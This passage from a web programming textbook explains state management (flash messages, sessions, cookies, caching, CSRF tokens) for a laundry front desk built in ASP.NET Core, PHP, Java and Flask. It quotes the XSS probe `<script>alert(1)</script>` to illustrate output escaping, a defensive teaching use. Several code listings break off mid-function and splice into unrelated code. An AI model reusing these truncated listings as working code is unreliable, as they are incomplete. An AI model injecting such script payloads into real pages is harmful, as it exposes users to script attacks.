The good customer form of Section 14.2.4 produced `302` to `/bills/draft?customer=C0257`, the draft page showed the flash message and the new customer, and three lines were added, each with its own `302` back to the draft. The rack typed as `b10` was stored as `B10`. The total, Rp 87.000, is the hand computation of the example in Section 14.4.7.

14.7.4 TempData, flash messages and Post/Redirect/Get

Every successful POST in this chapter ends with a redirect, and that is a rule, not a habit. If the customer form answered a successful POST by drawing a page directly, the last request in the browser's history would be the POST, and **Reload** would send it again: a second customer, C0258. Browsers ask "resubmit the form?", and people press *Yes* without reading.

Post/Redirect/Get (PRG) removes the problem. The POST does its work and answers **302 Found** with a `Location` header; the browser then makes a GET to that address; and that GET is what sits in the history. Reloading repeats the harmless GET. **Figure 14.25** draws the exchange.



Figure 14.25 Post/Redirect/Get with a flash message. The POST stores a message and answers 302; the GET that follows shows the message and deletes it; a reload repeats only the GET.

PRG creates a new small problem: the page drawn by the GET wants to say "Customer C0257 Rina Wijaya registered", but the GET is a separate request, and HTTP forgets. The answer is a **flash message**: a value stored during one request and deleted as soon as it has been read in the next. In ASP.NET Core it is **TempData**, a dictionary whose entries are marked for deletion once read. By default TempData is kept in an encrypted cookie; **Listing 14.16** keeps it in the session instead, with `AddSessionStateTempDataProvider()`, so that the browser holds only the session cookie. The layout page, **Listing 14.39**, shows any message on whichever page comes next.

Listing 14.39 `_Layout.cshtml`: the page frame reads the outlet cookie for the header and shows `TempData["Flash"]` or `TempData["FlashError"]` once.

```
@inject ILaundryStore Store
@{
    string? outletId = OutletCookie.Read(Context.Request, Store);
    string outletName = Store.Outlets().FirstOrDefault(o => o.Id == outletId)?.Name ?? "no
outlet chosen";
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header>
    <img src="~/profitina-logo-horizontal.png" alt="Profitina" height="32">
    <nav>
        <a href="/">Home</a> <a href="/customers/new">New customer</a>
        <a href="/outlet">Outlet</a> <a href="/lab">State lab</a>
    </nav>
    <p class="outlet">Counter: <span id="outlet">@outletName</span></p>
</header>
<main>
    @if (TempData["Flash"] is string ok) { <p class="flash" id="flash">@ok</p> }
    @if (TempData["FlashError"] is string bad) { <p class="flash error" id="flash">@bad</p>
}
    @RenderBody()
</main>
@await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

Reading `TempData["Flash"]` in the layout marks it for deletion at the end of the request. The test program checked the whole cycle when it confirmed the draft:

```
confirm                     302 -> /
  flash                     Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.
  reload                    flash gone
```

The POST answered `302` to `/`; the front page showed *Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.* — two bills, because the third line had been removed, and the next numbers after the sample data's last bill, B2953; and a reload showed nothing. Flask calls the same idea `flash()`, and the PHP and Java tracks keep a list of messages in the session and clear it after drawing a page.

Two details are worth noticing in **Listing 14.39**. The messages are written with `@ok` and `@bad`, which Razor **escapes**, so a customer name containing `<script>` is shown as text. And the flash message contains only what the cashier needs to read — bill numbers, a name and a total — not the phone number or the address: a flash message may pass through a cookie or a log, and personal data should not travel further than it must.

14.7.5 Application state and the cache

Application state is a global store that every page and every session can reach. In Web Forms it is an instance of `HttpApplicationState`, a key–value dictionary: `Application["WelcomeMessage"] = "Welcome to the Contoso site.";`. Once a value is added, the server keeps it until the application restarts. Its advantages are simplicity and application-wide scope; its disadvantages are that it uses server memory and that its data does not survive a

restart — and, because every request of every person can reach it at once, that every change must be safe when two requests happen at the same moment.

ASP.NET Core has no `Application` dictionary. Its place is taken by two better-defined tools: a **singleton service**, one object created once and handed to every request, and the **memory cache**, `IMemoryCache`, a dictionary whose entries expire. **Listing 14.40** is a singleton that counts.

Listing 14.40 `LabCounter.cs`: application state as a singleton service; `Interlocked.Increment` is the modern `Application.Lock()`.

```
namespace LaundryState.State;

/// <summary>Application state: one counter shared by every visitor, like
Application["Count"].
/// Interlocked makes the increment safe when two requests arrive at the same
moment.</summary>
public sealed class LabCounter
{
    private int value;
    public int Next() => Interlocked.Increment(ref value);
}
```

`value++` is three steps — read, add one, write — and two threads can interleave them so that two increments produce one. `Interlocked.Increment` makes them one indivisible operation: the problem `Application.Lock()` solved in **Listing 14.34**, solved without blocking anyone.

The Laundry price list is a better use of application-wide state. Every page that shows or confirms a draft needs it, it is the same for everybody, and it changes perhaps twice a year. Reading it from the database on every request is wasteful; reading it once and never again means a price change is ignored until the application restarts. **Listing 14.41** keeps it in the cache for ten minutes.

Listing 14.41 `PriceList.cs`: the price list read through `IMemoryCache.GetOrCreate`, with an absolute expiry of ten minutes.

```
using Microsoft.Extensions.Caching.Memory;

namespace LaundryState.Data;

/// <summary>Application-wide cached state: the price list is read once and shared by
/// every visitor for ten minutes, then read again (so a price change shows up).</summary>
public sealed class PriceList(ILaundryStore store, IMemoryCache cache)
{
    public IReadOnlyList<Service> All() =>
        cache.GetOrCreate("price-list", entry =>
        {
            entry.AbsoluteExpirationRelativeToNow = TimeSpan.FromMinutes(10);
            return store.LoadServices();
        })!;

    public Service? Find(string? id) => All().FirstOrDefault(s => s.Id == id);
}
```

`GetOrCreate` returns the cached list if there is one; otherwise it runs the function, which sets an expiry and loads the list from the store, and caches the result. After a price change, the new price reaches the counter within ten minutes, with no restart. Choosing that number is a business decision disguised as a technical one: how long may a counter show an old price? Note also what is cached: the *price list*, which is public, not customers or bills. A cache is shared by everyone, so it must never hold one person's data under a key another person could ask for.

14.7.6 Profile properties, and the database as state

Web Forms offers one more mechanism: **profile properties**. They store user-specific data like session state, but the data is *not* lost when the session expires: a profile is stored persistently, associated with one user, and read through a strongly typed API such as `Profile.City`. The properties are declared in `web.config` — the `<profile>` section of **Listing 14.35** declares `FirstName`, `LastName`, `Age` and `City` — and a **profile provider** stores them: `SqlProfileProvider` in SQL Server, or a custom provider in an XML file or a web service. Because the data is not in application memory, it survives restarts and works across a web farm; the costs are performance, configuration, and deciding when old profiles are deleted.

Seen from today, a profile is simply **a table in the database, keyed by the user**. That generalizes to the last and most important state mechanism of all: **the database**. Anything that must survive a restart, a deployment, or a year belongs there. In the Laundry front desk the customer and the bills are written to the database the moment they are confirmed, and nothing else is: the draft stays in the session until the cashier is sure.

The Razor Pages project keeps its data in memory, loaded from the CSV export of `laundry.db`, because the build machine of this book cannot download NuGet packages and .NET has no SQLite driver of its own. The project also contains `Data/SqliteLaundryStore.cs`, which writes to the real `laundry.db` with parameterized commands inside a transaction, exactly as the PHP, Java and Flask tracks do. It is compiled only when you ask for it:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

The file is wrapped in `#if LAUNDRY_SQLITE`, and `UseSqlite=true` defines that symbol (**Listing 14.15**). On the build machine of this book the package could not be downloaded, so **that file was not compiled here**; the other three tracks show the same SQL running against a real copy of `laundry.db`, and Section 14.11 prints what they wrote.

14.7.7 The state lab

The chapter's code has one page whose only purpose is to make every mechanism visible at once: the **state lab**, a modern version of **Listing 14.34**. **Listing 14.42** is its page model.

Listing 14.42 `Lab.cshtml.cs`: five counters, kept in application state, session state, a cookie, a hidden field and a query string.

```
using LaundryState.State;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class LabModel(LabCounter application) : PageModel
{
    public int App { get; private set; }
    public int Session { get; private set; }
    public int Cookie { get; private set; }
    public int Hidden { get; private set; }
    public int Query { get; private set; }

    public void OnGet(int? count)          // ?count=3 : state carried by the link itself
    {
        Tick();
        Query = count ?? 0;
    }

    public void OnPost(int hits)           // the hidden field comes back with the form
    {
        Tick();
        Hidden = hits + 1;
    }

    private void Tick()
    {
        App = application.Next();                                   // Application["Count"]
        Session = (HttpContext.Session.GetInt32("LabCount") ?? 0) + 1;
        HttpContext.Session.SetInt32("LabCount", Session);          // Session["Count"]
        Cookie = int.TryParse(Request.Cookies["lab_visits"], out int n) ? n + 1 : 1;
        Response.Cookies.Append("lab_visits", Cookie.ToString(),    // Response.Cookies
            new CookieOptions { HttpOnly = true, SameSite = SameSiteMode.Lax });
    }
}
```

Every request to the lab increases three counters: the application counter (the singleton), the session counter, and the cookie counter. The hidden-field counter moves only when the form is posted, because only a POST carries the form; the query-string counter moves only when the link is followed, because only the link carries `?count=`. The test program visited the lab six times with browser A and once with browser B:

```
A: GET /lab                app=1 session=1 cookie=1 hidden=0 query=0
A: GET /lab again          app=2 session=2 cookie=2 hidden=0 query=0
A: POST the form           app=3 session=3 cookie=3 hidden=1 query=0
A: POST the form           app=4 session=4 cookie=4 hidden=2 query=0
A: follow the link         app=5 session=5 cookie=5 hidden=0 query=1
A: follow it again         app=6 session=6 cookie=6 hidden=0 query=2
B: GET /lab                app=7 session=1 cookie=1 hidden=0 query=0
```

Read the table column by column, and every mechanism's scope and lifetime of **Figure 14.17** appears in numbers. **app** grows on every request of every browser and reaches 7 with browser B's first visit: it is shared. **session** and **cookie** grow with browser A and start again at 1 for browser B: they belong to one browser. **hidden** is 1 and then 2 on the two POSTs and 0 on every GET: it lives only in the form. **query** is 1 and 2 only on the two requests whose address carried it. If the server were restarted, app and session would start from 1 again, while the cookie counter would go on from where it was, because the browser kept it.

14.8 The Same Front Desk in PHP

PHP was the first server language of this book, and it handles state with less ceremony than any other track — and with one surprise. The track lives in `php/`, runs on PHP's built-in server with `php -S 127.0.0.1:9402 -t public public/index.php`, and writes to a working copy of `laundry.db` through PDO. Its validation, in `src/rules.php`, is written by hand, rule by rule, with the same messages as the Razor Pages attributes; there are no attributes in PHP to declare them with, so the rules are `if` statements in the order of the form. Its state handling is in one file, **Listing 14.43**.

Listing 14.43 `src/state.php`: PDO with bound parameters, application state kept in files under a lock, a session with a strict, `HttpOnly`, `SameSite=Lax` cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.

```
<?php
// Database, application state, session, cookies and flash messages for the PHP track.
declare(strict_types=1);

const CASHIER_ON_DUTY = ['O01' => 'E0004', 'O02' => 'E0008', 'O03' => 'E0012'];
const VAR_DIR = __DIR__ . '/../var';

function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $file = getenv('LAUNDRY_DB') ?: VAR_DIR . '/laundry-work.db';
        if (!file_exists($file)) {                      // work on a copy, never on
data/laundry.db
            copy(__DIR__ . '/../../data/laundry.db', $file);
        }
        $pdo = new PDO('sqlite:' . $file, null, null, [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ]);
        $pdo->exec('PRAGMA foreign_keys = ON');
    }
    return $pdo;
}

function next_id(PDO $pdo, string $table, string $prefix): string
{
    $last = $pdo->query("SELECT MAX(id) FROM $table")->fetchColumn();   // $table: a
constant
    return sprintf('%s%04d', $prefix, $last ? (int)substr($last, 1) + 1 : 1);
}

function outlets(): array
{
    return db()->query('SELECT id, name FROM Outlet ORDER BY id')->fetchAll();
}

function find_customer(string $id): ?array
{
    $st = db()->prepare('SELECT id, name, phone FROM Customer WHERE id = ?');
    $st->execute([$id]);
    return $st->fetch() ?: null;
}
```

Listing 14.43 (Continued) *src/state.php: PDO with bound parameters, application state kept in files under a lock, a session with a strict, HttpOnly, SameSite=Lax cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.*

```
function rack_taken(string $outlet, string $rack): bool
{
    $st = db()->prepare("SELECT 1 FROM Bill WHERE Outlet_id = ? AND rack = ?
                            AND status IN ('queued', 'finished')");
    $st->execute([$outlet, $rack]);
    return (bool)$st->fetchColumn();
}

function hash_password(string $password): string

            $outletName = $o['name'];
        }
    }
    $flashes = take_flashes();
    require __DIR__ . '/../templates/layout.php';
}
```

Four things in **Listing 14.43** are specific to PHP.

PHP has no application state. A PHP program starts for each request and ends when the response has been sent: nothing survives in memory from one request to the next, and that "share-nothing" design is why PHP scales so simply. Anything that all visitors must share must therefore live *outside* the program — in a file, a database, or an extension such as APCu. `price_list()` keeps the price list in a JSON file for ten minutes; `next_lab_count()` keeps the lab's application counter in a text file and changes it under `flock(…, LOCK_EX)`, the file-system version of `Application.Lock()`.

Sessions are built in, and configured before they start. `start_session()` sets the options first — the cookie name `LAUNDRY_SESSID`, `httponly`, `samesite`, `secure` on HTTPS, a 20-minute `gc_maxlifetime`, and `use_strict_mode`, which refuses a session id that the server did not issue itself — and only then calls `session_start()`. After that, `$_SESSION` is an ordinary array that PHP saves to a file at the end of the request and loads at the start of the next; the draft is simply `$_SESSION['draft']` [12].

Cookies are sent with `setcookie()`, whose options array takes the same attributes as **Table 14.5**; incoming cookies are in `$_COOKIE`, and `current_outlet()` validates the value against the database before trusting it.

The surprise is in the form field names. The forms of every track use the names `Input.Name`, `Line.Rack` and so on, the names Razor Pages model binding expects. PHP, for historical reasons, converts dots and spaces in incoming field names into underscores, so the value of `Input.Name` arrives as `$_POST['Input_Name']`. `validate_customer()` reads `Input_…`, and the comment there says why. A PHP programmer who does not know this spends a long evening wondering why a field is always empty.

The front controller `public/index.php` routes each method and path to a few lines of code, and its structure is the same as the Razor page models: validate, show the form again with status 422 if anything is wrong, otherwise act, set a flash message and redirect.

14.9 The Same Front Desk in Java

14.9.1 On the JDK's own HTTP server

The JDK's built-in server, `com.sun.net.httpserver.HttpServer`, gives a handler the request and the response and nothing else [13]: no sessions, no cookies API, no form parsing, no antiforgery. That makes it the best possible place to see what a session really is, because it has to be written. **Listing 14.44** is the whole session mechanism of the Java track.

Listing 14.44 `Sessions.java`: a session store written by hand — a random 256-bit id, a map on the server, a 20-minute idle time-out, and the cookie header that carries the id.

```java
package laundry;

import java.security.SecureRandom;
import java.util.Base64;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/**
 * Session state built by hand, because the JDK's HttpServer has none. This is all a
 * servlet container's HttpSession really is: a random id in a cookie, and a map on the
server.
 */
public final class Sessions {
    public static final String COOKIE = "LAUNDRYSID";
    private static final long IDLE_MILLIS = 20 * 60 * 1000L;       // 20 minutes
    private static final SecureRandom RANDOM = new SecureRandom();

    /** One visitor's server-side data. */
    public static final class Session {
        final String id;
        volatile long lastUsed = System.currentTimeMillis();
        public final Map<String, Object> data = new ConcurrentHashMap<>();
        Session(String id) { this.id = id; }
    }

    private final Map<String, Session> all = new ConcurrentHashMap<>();

    /** The visitor's session, or a new one when the cookie is missing, unknown or expired.
*/
    public Session find(String idFromCookie) {
        long now = System.currentTimeMillis();
        all.values().removeIf(s -> now - s.lastUsed > IDLE_MILLIS);   // forget idle
sessions
        Session s = idFromCookie == null ? null : all.get(idFromCookie);
        if (s == null) {
            byte[] bytes = new byte[32];                               // 256 random bits
            RANDOM.nextBytes(bytes);
            s = new Session(Base64.getUrlEncoder().withoutPadding().encodeToString(bytes));
            all.put(s.id, s);
        }
        s.lastUsed = now;
        return s;
    }

    public static String cookieHeader(Session s, boolean https) {
        return COOKIE + "=" + s.id + "; Path=/; HttpOnly; SameSite=Lax" + (https ? ";
Secure" : "");
    }
}
```

It is short because a session is simple. `find` receives the id from the `LAUNDRYSID` cookie, if the browser sent one. It first forgets every session idle for more than 20 minutes. If the id is known, it returns that session; if not — no cookie, an unknown id, or an expired one — it creates a new session with an id of 32 random bytes from `SecureRandom`, which is 256 bits: far too many to guess. It never accepts an id it did not create, which defeats **session fixation**, the attack in which someone plants a known id in a victim's browser and waits for the victim to log in. `cookieHeader` writes the `Set-Cookie` value with `HttpOnly` and `SameSite=Lax`, and `Secure` when the application runs on HTTPS.

The rest of the track is in `App.java`, `Rules.java`, `Store.java` and `Views.java`. The handler parses cookies and the form by hand, finds the session, checks the CSRF token with `MessageDigest.isEqual` (whose running time does not reveal how many characters matched), and dispatches on method and path. The draft is a Java object in `session.data`, the application

counter an `AtomicInteger`. `Store.java` binds every value with `PreparedStatement` and creates all the bills of a draft in one transaction; `Views.java` passes every outside value through `esc()`.

14.9.2 With servlets and HttpSession

In a servlet container such as Tomcat, everything that `Sessions.java` does by hand is provided, and the code folder's `jakarta-servlet/` track shows the same state lab and outlet cookie with the Jakarta Servlet 6.0 API [14]. **It was compiled against `jakarta.servlet-api-6.0.0.jar`, not deployed**, because Tomcat was not available on the build machine. **Listing 14.45** is the lab as a servlet.

Listing 14.45 `LabServlet.java` (compiled, not run here): application state is an attribute of the `ServletContext`, session state an attribute of the `HttpSession`, and the cookie is created with `setHttpOnly` and `setAttribute("SameSite", "Lax")`.

```java
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.Cookie;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.io.PrintWriter;
import java.util.concurrent.atomic.AtomicInteger;

        int app = shared.incrementAndGet();
```

Listing 14.45 (Continued) *LabServlet.java (compiled, not run here): application state is an attribute of the ServletContext, session state an attribute of the HttpSession, and the cookie is created with setHttpOnly and setAttribute("SameSite", "Lax").*

```
        HttpSession session = req.getSession();                        // creates JSESSIONID
if needed
        Integer before = (Integer) session.getAttribute("lab");
        int mine = before == null ? 1 : before + 1;
        session.setAttribute("lab", mine);

        int visits = 1;
        if (req.getCookies() != null) {
            for (Cookie c : req.getCookies()) {
                if (c.getName().equals("lab_visits") && c.getValue().matches("\\d{1,9}")) {
                    visits = Integer.parseInt(c.getValue()) + 1;
                }
            }
        }
        Cookie cookie = new Cookie("lab_visits", String.valueOf(visits));
        cookie.setPath(req.getContextPath() + "/");
        cookie.setHttpOnly(true);
        cookie.setAttribute("SameSite", "Lax");                         // Servlet 6.0 and
later
        resp.addCookie(cookie);

        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.printf("<h1>State lab</h1>%n<table>%n");
        out.printf("<tr><td>Application</td><td id=\"app\">%d</td></tr>%n", app);
        out.printf("<tr><td>Session</td><td id=\"session\">%d</td></tr>%n", mine);
        out.printf("<tr><td>Cookie</td><td id=\"cookie\">%d</td></tr>%n", visits);
        out.printf("<tr><td>Hidden field</td><td id=\"hidden\">%d</td></tr>%n", hidden);
        out.printf("<tr><td>Query string</td><td id=\"query\">%d</td></tr>%n</table>%n",
query);
        out.printf("<form method=\"post\"><input type=\"hidden\" name=\"hits\"
value=\"%d\">"
                + "<button>Post the form again</button></form>%n", hidden);
        out.printf("<p><a href=\"%s/lab?count=%d\">Follow this link</a></p>%n",
req.getContextPath(), query + 1);
    }
}
```

The mapping to the rest of the chapter is direct. `getServletContext()` is the application: one object per web application, shared by all requests, so the counter in it is an `AtomicInteger`, created once under `synchronized`. `req.getSession()` finds or creates the `HttpSession` and its `JSESSIONID` cookie — renamed `LAUNDRYSID` by the deployment descriptor. Servlet 6.0 added `Cookie.setAttribute`, so `SameSite` can finally be set without writing the header by hand. The same folder has `OutletServlet.java`, which writes the outlet cookie with `setMaxAge`, `setHttpOnly`, `setSecure(req.isSecure())` and `SameSite`, and `DraftServlet.java`, which keeps the draft in the `HttpSession` and reuses the validation and JDBC classes of the HttpServer track. **Listing 14.46** configures the session for the whole application.

Listing 14.46 `web.xml` (checked to be well-formed, not deployed): a 20-minute session whose cookie is `HttpOnly`, `Secure` and `SameSite=Lax`, tracked by cookie only.

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
  <context-param>
    <param-name>laundry.db</param-name>
    <param-value>/opt/laundry/laundry-work.db</param-value>
  </context-param>
  <session-config>
    <session-timeout>20</session-timeout>              <!-- minutes of inactivity -->
    <cookie-config>
      <name>LAUNDRYSID</name>
      <http-only>true</http-only>
      <secure>true</secure>                            <!-- deploy behind HTTPS -->
      <attribute>
        <attribute-name>SameSite</attribute-name>
        <attribute-value>Lax</attribute-value>
      </attribute>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>              <!-- never put the id in URLs -->
  </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` forbids the container from ever putting `;jsessionid=…` into addresses, the Java version of `cookieless="UseCookies"` in **Listing 14.35**.

14.10 The Same Front Desk in Python with Flask

The Flask track is one file of application code, `app.py`, plus `rules.py` for the validation rules and five Jinja2 templates. **Listing 14.47** is the application.

Listing 14.47 `app.py`: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab.

```python
"""Chapter 14 in Flask: validation and every kind of state, for the Profitina Laundry front
desk.

    python app.py            then open http://127.0.0.1:9404/

```

Most of **Listing 14.47** reads like the other tracks, and Section 14.11 shows that it behaves exactly like them. Four points are particular to Flask [15].

`@app.before_request` runs before every view. Here it marks the session permanent — so that `PERMANENT_SESSION_LIFETIME`, 20 minutes, applies and is renewed on every request — creates a CSRF token if the session has none, and refuses any POST whose `csrf_token` does not match. One function protects every form.

`flash()` and `get_flashed_messages()` are Flask's TempData: `flash("…")` in the POST, and the base template's loop in the next GET, which empties the list as it reads it.

`@app.context_processor` adds the outlet name, the CSRF token and the `rupiah` formatter to every template, as the layout page's `@inject` does in Razor.

The fourth point is the important one: **Flask's default session is not kept on the server.** Flask serializes the whole `session` dictionary, signs it with `SECRET_KEY`, and sends it to the browser *as the cookie itself*. The signature stops the browser from changing the session, just as the view state MAC does — but it does not hide it. The chapter's `tests/peek_cookies.py` decoded the Flask session cookie of a browser that had opened a draft, without knowing any key:

```
Set-Cookie: outlet=O02; Expires=Fri, 23 Oct 2026 15:24:38 GMT; Max-Age=2592000; HttpOnly;
Path=/; SameSite=Lax
Set-Cookie: laundry_session=.eJwNzN0Kg...; Expires=Wed, 23 Sep 2026 15:44:38 GMT; HttpOnly;
Path=/; SameSite=Lax
Flask session cookie, decoded without any key:
{
  "_permanent": true,
  "csrf": "iWjiP_...",
  "draft": {
    "customer": "C0003",
    "lines": []
  }
}
```

The draft, the customer id and the CSRF token (shortened here) are there for anyone who holds the cookie to read. That is acceptable for this draft, which contains only a customer id and some rack numbers, and it has advantages: the server keeps no memory per visitor, and any number of servers can share the load if they share the key. But it would be a mistake to put a phone number, a password or anything secret in a Flask session. When that is needed, the session must be kept on the server, for example with the Flask-Session extension or a database table, and the cookie then holds only an id, as in every other track of this chapter. The cookie is also limited to about 4 KB, so a large cart does not fit.

`SECRET_KEY` must come from an environment variable (`LAUNDRY_SECRET`), never from the repository: whoever knows it can sign any session. Without it the application makes a random key at start-up, which is safe but ends every session at each restart.

14.11 One Test, Four Servers

Four implementations of one specification drift apart unless something holds them together: here, `tests/http_check.py`. Written with the standard library only, it behaves like two browsers — a cookie jar for each, no automatic redirects (so every 302 is visible), hidden fields read and sent back — and knows nothing about the technology on the other side. `tests/run_all.sh` starts each track in turn on a fresh copy of the data, runs the check against it, stops it, and finally looks into the three databases to see what was written.

All four tracks printed the same 42 lines, apart from the names of their cookies, and ended with `RESULT: all checks passed`. The ASP.NET output has been quoted in pieces throughout the chapter; here is what the three database tracks wrote:

```
php   ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
java  ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
flask ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
```

Each track created customer C0257 with the phone typed as `+62 812-3456-7890` stored in the Laundry format `0812-3456-7890` and a password hash in the Laundry format `pbkdf2_sha256$600000$…`, and bills B2954 and B2955 on racks B09 and B10 at outlet O01, received by the cashier on duty E0004, with amounts computed by the server — Rp 40.000 and Rp 35.000. Each wrote two status-log rows, and SQLite's `foreign_key_check` and its full self-check of the database file found nothing wrong. **Table 14.6** sets the four implementations side by side.

Table 14.6 The four tracks of the chapter, job by job. The jobs are identical; only the names change.

Job	Razor Pages	PHP	Java HttpServer	Flask
Declaring rules	Attributes on a model	`if` statements	`if` statements	`if` statements
Browser checks	Unobtrusive, from `data-val-*`	none	none	none
Session store	Distributed memory cache	Files	A `ConcurrentHashMap` written by hand	The signed cookie itself
Session cookie	`.Laundry.Session`	`LAUNDRY_SESSID`	`LAUNDRYSID`	`laundry_session`
Flash messages	`TempData`	A list in `$_SESSION`	A list in the session	`flash()`
Application state	Singleton, `IMemoryCache`	Files under `flock`	`AtomicInteger`, a cached map	Module variables under a `Lock`
CSRF protection	Antiforgery, automatic	Token in session and hidden field	Token in session and hidden field	Token in session and hidden field
Data	In memory from CSV (SQLite optional)	SQLite, PDO	SQLite, JDBC	SQLite, `sqlite3`

14.12 Security and Personal Data

Everything a web application remembers is either a target or a liability, and usually both. This section gathers the rules that the chapter has applied, adds the reasons, and connects them to Indonesian law.

The session id is a credential: whoever presents it *is* that session. Make it long and random (128 bits or more; the Java track uses 256); send it only in a cookie marked `HttpOnly`, `Secure` and `SameSite`, never in an address; expire idle sessions (20 minutes here, 8 hours for a logged-in Laundry employee); and **issue a new id when privilege changes**, above all at login — `changeSessionId()` in servlets, `session_regenerate_id(true)` in PHP — so that an id planted before login is worthless. Never print or log a session id [16].

Cross-site request forgery (CSRF). A page on another site can contain a form that posts to `http://127.0.0.1:9401/bills/draft`, and a script that submits it. If the browser attaches your session cookie, the request arrives at your server looking exactly like the cashier's own. Two defenses stack. `SameSite=Lax` stops the browser from attaching the cookie to a cross-site POST. And an **antiforgery token** — a random value stored in the session (or a cookie) and repeated in a hidden field of every form — proves that the POST came from a page your server drew, because the other site can make the browser *send* a request but cannot *read* your page to learn the token. Razor Pages does both automatically [17]; the other tracks do it by hand, in a dozen lines each.

Never trust client state. Hidden fields, query strings and cookies are all input, and all of them were validated on arrival in this chapter: the hidden customer id against the session, the outlet cookie against the database, the query string's customer id against the customer table. Prices, totals, roles and permissions are *never* taken from the client.

Escape on output. A name typed into the customer form will be shown on the draft page, in the flash message and on the receipt. Razor's `@`, Jinja2's `{{ }}`, the PHP track's `e()` and the Java track's `esc()` all turn `<` into `<`, so a name like `<script>alert(1)</script>` is displayed as text. **Listing 14.26** showed the page that forgot.

Hash passwords; never store, show or send them back. The optional online password is stored only as a PBKDF2-HMAC-SHA256 hash with 600,000 iterations and a random 16-byte salt, in the Laundry format. The form never re-displays a password after a failed POST — the test output's `password sent back: no` — and no track logs one.

Collect only what is needed, keep it only as long as needed. This is where Indonesia's personal data protection law applies. **UU PDP No. 27/2022** [18] treats a name, a date of birth, an address, a phone number and an e-mail address as personal data, and every one of them passes through the customer form of this chapter. The law's principles become design decisions, gathered in **Table 14.7**.

Table 14.7 The principles of UU PDP No. 27/2022 as design decisions at the Laundry front desk.

UU PDP principle	What it means at the Laundry counter	Where in this chapter
A lawful basis and a clear purpose	Customer data is collected to perform the laundry service and to tell the customer it is ready	The customer form; the mobile number is required because it is used
Data minimization	Collect and carry no more than the purpose needs	The draft holds ids and racks, not names or phones; flash messages hold no phone or address
Accuracy	Data must be correct and kept correct	Validation; the phone is stored in one normal form so that it can be searched and corrected
Security of processing	Protect data against unauthorized access, change and loss	Server-side validation, bound SQL parameters, escaping, `HttpOnly`/`Secure`/`SameSite` cookies, CSRF tokens, hashed passwords
Limited retention	Keep data only as long as needed	Sessions expire after 20 idle minutes; the draft is deleted when confirmed; cookies hold preferences, not people
Rights of the data subject	A customer may see and correct their data	Customer data lives in the database, where it can be found, shown and corrected, not scattered across cookies and caches
Transparency	People know what is kept about them and why	The outlet page says that a cookie is kept for 30 days

The deepest point of **Table 14.7** is the choice of *where* state lives. Personal data kept in a server-side session disappears after 20 minutes of inactivity; the same data in a persistent cookie sits on a shared counter computer for weeks, and the same data in a query string is copied into every log it passes. Choosing a state mechanism is choosing where personal data will be, for how long, and who can see it — which is exactly the question the law asks.

14.13 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL with a local Qwen2.5 model through Ollama, and both halves of this chapter are load-bearing in it.

